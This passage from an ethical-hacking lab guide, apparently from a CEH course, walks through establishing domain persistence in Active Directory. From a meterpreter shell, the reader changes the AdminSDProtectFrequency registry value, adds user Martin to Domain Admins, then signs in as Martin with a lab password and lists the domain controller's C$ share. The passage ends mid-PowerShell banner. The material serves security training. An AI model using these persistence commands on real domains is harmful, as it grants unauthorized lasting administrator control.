


41. Switch to **Parrot Security** machine and in the meterpreter shell enter the following command and press **Enter**, to add **Martin** to **Domain Admins** group as he is already having all the permissions.


net group "Domain Admins" Martin /add /domain

```
PS C:\Users\Administrator\Downloads\PowerView> REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
The operation completed successfully.
PS C:\Users\Administrator\Downloads\PowerView> net group "Domain Admins" Martin /add /domain
net group "Domain Admins" Martin /add /domain
The command completed successfully.
PS C:\Users\Administrator\Downloads\PowerView> █
```

42. Switch to the **Windows Server 2022** virtual machine and in the **Active Directory Users and Computers** window, click on **Users** folder right-click on **Martin J** user name and click on **properties**.




43. In **Martin J. Properties** window, navigate to the **Member Of** tab. We can see that the **Martin** user is successfully added to the **Domain Admins** group.



44. Now, we will verify if the domain controller is now accessible to the user Martin and domain persistence has been established.

45. In **Windows Server 2022** machine sign out from **Administrator** account and click on Other user, in the User name field type **CEH\Martin** and in the Password field **apple** and press **Enter**.



46. You will be successfully able to sign-in with user **Martin** account. Open a powershell window and type **dir \\10.10.1.22\C\$** and press **Enter**.

Note: If a **Server Manager** window appears close it.

```

Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

